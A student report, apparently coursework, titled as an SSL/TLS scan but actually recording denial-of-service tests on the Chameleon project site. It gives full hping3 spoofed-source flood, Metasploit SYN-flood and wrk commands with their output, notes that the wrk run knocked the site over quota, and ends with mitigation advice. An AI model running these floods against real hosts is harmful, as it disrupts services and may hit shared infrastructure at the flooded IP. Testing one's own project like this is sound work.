SSL/TLS vulnerability scan of the Chameleon website

By

Usman Tariq

S217034263


Using hping3

Target: https://sit-chameleon-website-0bc2323.ts.r.appspot.com/


I used hping3, Metasploit and wrk tool for this demonstration.


Sudo hping3 -c 100000 -A -d 50 -p 443 –flood –rand-source 142.250.70.148

Please see the below screenshots to understand what I did with hping3



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 100000 -A -d 50 -p 443 --flood --rand-source 142.250.70.148

[sudo] password for kali:
HPING 142.250.70.148 (eth0 142.250.70.148): A set, 40 headers + 50 data bytes
hping in flood mode, no replies will be shown
```






```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 100000 -A -d 50 -p 443 --flood --rand-source 142.250.70.148

[sudo] password for kali:
HPING 142.250.70.148 (eth0 142.250.70.148): A set, 40 headers + 50 data bytes
hping in flood mode, no replies will be shown
^C
--- 142.250.70.148 hping statistic ---
308167508 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

It appears that the DDoS (Distributed Denial of Service) attack attempted with hping3 did not successfully interrupt the target. The fact that I received no responses and experienced a 100% packet loss indicates that the target system most likely used some type of defense mechanism or filtering to mitigate such assaults.


Using Metasploit

Target: https://sit-chameleon-website-0bc2323.ts.r.appspot.com/


While this attack was active I was able to access target website which indicates attack wasn't successful. Please refer to screenshots below for clarification.



```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start

┌──(kali㉿kali)-[~]
└─$ sudo msfdb

Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init

  msfdb init     # start and initialize the database
  msfdb reinit   # delete and reinitialize the database
  msfdb delete   # delete database and stop using it
  msfdb start    # start the database
  msfdb stop     # stop the database
  msfdb status   # check service status
  msfdb run      # start the database and run msfconsole


┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
```




```
msf6 > search synflood

Matching Modules
================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood  .                normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > 
```



```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOST 142.250.70.148
RHOST => 142.250.70.148
msf6 auxiliary(dos/tcp/synflood) > set RPORT 443
RPORT => 443
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 142.250.70.148

[*] SYN flooding 142.250.70.148:443 ...
█
```

During attack I was still able to access the target website. So it didn’t work.



<u>Using wrk tool</u>

<u>Target: https://sit-chameleon-website-0bc2323.ts.r.appspot.com/</u>

I used this command and it worked really well


wrk -t12 -c400 -d3000s https://sit-chameleon-website-0bc2323.ts.r.appspot.com/

t: threats


c: connections

d: duration can be s,m,h

Please refer to screenshots below for full understanding of how this tool worked.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install build-essential libssl-dev git -y
git clone https://github.com/wg/wrk.git wrk
cd wrk
sudo make
sudo cp wrk /usr/local/bin
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
build-essential is already the newest version (12.10).
libssl-dev is already the newest version (3.1.5-1).
git is already the newest version (1:2.43.0-1).
git set to manually installed.
The following packages were automatically installed and are no longer required:
  dtv-scan-tables libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.8
  python3-all-dev python3-anyjson python3-beniget python3-gast python3-pyatspi python3
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Cloning into 'wrk' ...
remote: Enumerating objects: 1103, done.
remote: Counting objects: 100% (229/229), done.
remote: Compressing objects: 100% (172/172), done.
remote: Total 1103 (delta 157), reused 57 (delta 57), pack-reused 874
Receiving objects: 100% (1103/1103), 37.37 MiB | 5.81 MiB/s, done.
Resolving deltas: 100% (436/436), done.
echo LuaJIT-2.1
LuaJIT-2.1
```



```
┌──(kali㉿kali)-[~/wrk]
└─$ wrk -t12 -c400 -d3000s https://sit-chameleon-website-0bc2323.ts.r.appspot.com/

Running 50m test @ https://sit-chameleon-website-0bc2323.ts.r.appspot.com/
  12 threads and 400 connections
^C Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency    60.20ms   36.94ms   1.37s    89.09%
    Req/Sec   322.78    318.04     1.17k    67.61%
  986540 requests in 5.60m, 676.93MB read
  Socket errors: connect 0, read 0, write 0, timeout 17967
  Non-2xx or 3xx responses: 20963
Requests/sec:   2935.04
Transfer/sec:      2.01MB
```

During this attack I couldn’t access the target website which means it worked effectively. As shown below



Error

Over Quota

This application is temporarily over its serving quota. Please try again later.

To reduce the possibility of a Distributed Denial of Service (DDoS) attack when using the wrk tool or comparable load testing tools, you can follow numerous strategies:

Rate limitation: Use rate limitation on your server or network infrastructure to limit the amount of requests from a single IP address over a given time period. This can help to keep an individual client from overwhelming your server with requests.
IP Filtering: Use IP filtering or firewall rules to prevent or limit traffic from suspect or abusive IP addresses. Monitor your server logs for unusual request patterns and take the necessary steps to block or mitigate malicious traffic.
Consider employing a DDoS protection service or appliance that focuses on minimizing DDoS attacks. These systems can detect and filter out malicious traffic in real time, ensuring that your server remains available to legitimate users during an attack.

Load Balancing: Use a load balancer to distribute incoming traffic across multiple servers. This can help to disperse the load more equally and reduce the impact of DDoS attacks by spreading the attack flow over numerous servers.
HTTP Rate Limiting: Set rate limits for HTTP requests within your web server or application. This can assist prevent particular clients from submitting too many HTTP requests and depleting server resources.
Anomaly Detection: Use anomaly detection techniques to identify and prevent anomalous traffic patterns that could suggest a DDoS attack. This can include looking for abrupt surges in traffic volume, strange request patterns, or other indicators of malicious activity.

Cloud-Based Protection: Consider employing cloud-based DDoS protection services from major cloud providers. These services can offer scalable and effective DDoS protection by filtering traffic at the network edge before it reaches your servers.
Regular upgrades and Patches: Keep your server software, operating system, and network infrastructure up to date with the most recent security patches and upgrades. Attackers can conduct DDoS attacks by exploiting software vulnerabilities or misconfigurations.